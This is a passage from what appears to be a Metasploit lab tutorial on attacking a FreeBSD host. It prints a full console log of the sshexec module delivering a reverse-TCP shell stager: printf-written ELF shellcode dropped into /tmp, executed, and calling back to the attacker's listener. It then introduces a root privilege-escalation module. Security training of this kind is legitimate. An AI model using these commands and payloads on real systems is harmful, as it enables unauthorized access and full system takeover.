hell Reverse TCP
   6  bsd/x64/shell_reverse_tcp_small                  normal  No     BSD x64 C
ommand Shell, Reverse TCP Inline
   7  generic/custom                                   normal  No     Custom Pa
yload
   8  generic/shell_bind_tcp                           normal  No     Generic C
ommand Shell, Bind TCP Inline
   9  generic/shell_reverse_tcp                        normal  No     Generic C
ommand Shell, Reverse TCP Inline

msf5 exploit(multi/ssh/sshexec) >
```

Since our target is an BSD X64 target, we set the bsd/x64/shell_reverse_tcp payload. Execute the module using run command. Since I have set verbose option to TRUE, we can see the entire operation of the module as shown below.



```
msf5 exploit(multi/ssh/sshexec) > set payload bsd/x64/shell_reverse_tcp
payload => bsd/x64/shell_reverse_tcp
msf5 exploit(multi/ssh/sshexec) > run

[*] Started reverse TCP handler on 192.168.45.128:4444
[*] 192.168.45.135:22 - Sending stager...
[*] Generated command stager: ["printf '\\177\\105\\114\\106\\2\\1\\1\\11\\0\\0\
\0\\0\\0\\0\\0\\0\\2\\0\\76\\0\\1\\0\\0\\0\\170\\0\\100\\0\\0\\0\\0\\0\\100\\0\\
0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\100\\0\\70\\0\\1\\0\\0\\0\
\0\\0\\0\\0\\1\\0\\0\\0\\7\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\100\\0\\0\\0\
\0\\0\\0\\0\\100\\0\\0\\0\\0\\0\\332\\0\\0\\0\\0\\0\\0\\0\\74\\1\\0\\0\\0\\0\\0\
\0\\0\\20\\0\\0\\0\\0\\0\\0\\61\\300\\203\\300\\141\\152\\2\\137\\152\\1\\136\\1
10\\61\\322\\17\\5\\111\\211\\304\\110\\211\\307\\61\\300\\203\\300\\142\\110\\6
1\\366\\126\\110\\276\\0\\2\\21\\134\\300\\250\\55\\200\\126\\110\\211\\346\\152
\\20\\132\\17\\5\\114\\211\\347\\152\\3\\136\\110\\377'>>/tmp/owmYy", "printf '\
\316\\152\\132\\130\\17\\5\\165\\366\\61\\300\\203\\300\\73\\350\\10\\0\\0\\0\\5
7\\142\\151\\156\\57\\163\\150\\0\\110\\213\\74\\44\\110\\61\\322\\122\\127\\110
\\211\\346\\17\\5'>>/tmp/owmYy ; chmod +x /tmp/owmYy ; /tmp/owmYy ; rm -f /tmp/o
wmYy"]
[*] Executing printf '\177\105\114\106\2\1\1\11\0\0\0\0\0\0\0\0\2\0\76\0\1\0\0\0
\170\0\100\0\0\0\0\0\100\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\100\0\70\0\1\0\0\
0\0\0\0\0\1\0\0\0\7\0\0\0\0\0\0\0\0\0\0\0\0\0\100\0\0\0\0\0\0\0\100\0\0\0\0\0\33
2\0\0\0\0\0\0\0\74\1\0\0\0\0\0\0\0\20\0\0\0\0\0\0\61\300\203\300\141\152\2\137\1
52\1\136\110\61\322\17\5\111\211\304\110\211\307\61\300\203\300\142\110\61\366\1
```




```
52\1\136\110\61\322\17\5\111\211\304\110\211\307\61\300\203\300\142\110\61\366\1
26\110\276\0\2\21\134\300\250\55\200\126\110\211\346\152\20\132\17\5\114\211\347
\152\3\136\110\377'>>/tmp/owmYy
[*] Command Stager progress -  70.00% done (497/710 bytes)
[*] Executing printf '\316\152\132\130\17\5\165\366\61\300\203\300\73\350\10\0\0
\0\57\142\151\156\57\163\150\0\110\213\74\44\110\61\322\122\127\110\211\346\17\5
'>>/tmp/owmYy ; chmod +x /tmp/owmYy ; /tmp/owmYy ; rm -f /tmp/owmYy
[*] Command shell session 1 opened (192.168.45.128:4444 -> 192.168.45.135:55010)
 at 2019-10-09 14:10:12 +0530
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (710/710 bytes)



id
uid=1001(admin) gid=1001(admin) groups=1001(admin)
pwd
/usr/home/2
uname -a
FreeBSD .localdomain 8.0-RELEASE FreeBSD 8.0-RELEASE #0: Sat Nov 21 15:02:08 UTC
 2009     root@mason.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
```

At the end, we successfully got a shell as shown in the above image.

FreeBSD rtld execl() Privilege Escalation Module


TARGET: FreeBSD 7.2, 8.0 (amd 64) **TYPE: Remote** **FIREWALL : ON**

In the previous exploit, we have seen how to get a shell on a FreeBSD target. However it was a low privilege shell. This module is a privilege escalation module which gives us a "root" shell. This module works by exploiting a vulnerability in the FreeBSD run-time link-editor (rtld) which allows remote code execution with higher privileges. Let's see how this works. Background the current session using command CTRL+Z.




```
^Z
Background session 1? [y/N]  y
msf5 exploit(multi/ssh/sshexec) > sessions

Active sessions
===============

  Id  Name  Type           Information  Connection
  --  ----  ----           -----------  ----------
  1         shell x64/bsd               192.168.45.128:4444 -> 192.168.45.135:55
010 (192.168.45.135)

msf5 exploit(multi/ssh/sshexec) > 
```

Once the current session is in background, view all the freebsd module as shown below.




```
msf5 exploit(multi/ssh/sshexec) > use exploit/freebsd/
use exploit/freebsd/ftp/proftp_telnet_iac
use exploit/freebsd/http/watchguard_cmd_exec
use exploit/freebsd/local/intel_sysret_priv_esc
use exploit/freebsd/local/mmap
use exploit/freebsd/local/rtld_execl_priv_esc
use exploit/freebsd/local/watchguard_fix_corrupt_mail
```

The required module is highlighted in teh above image. Load the module.



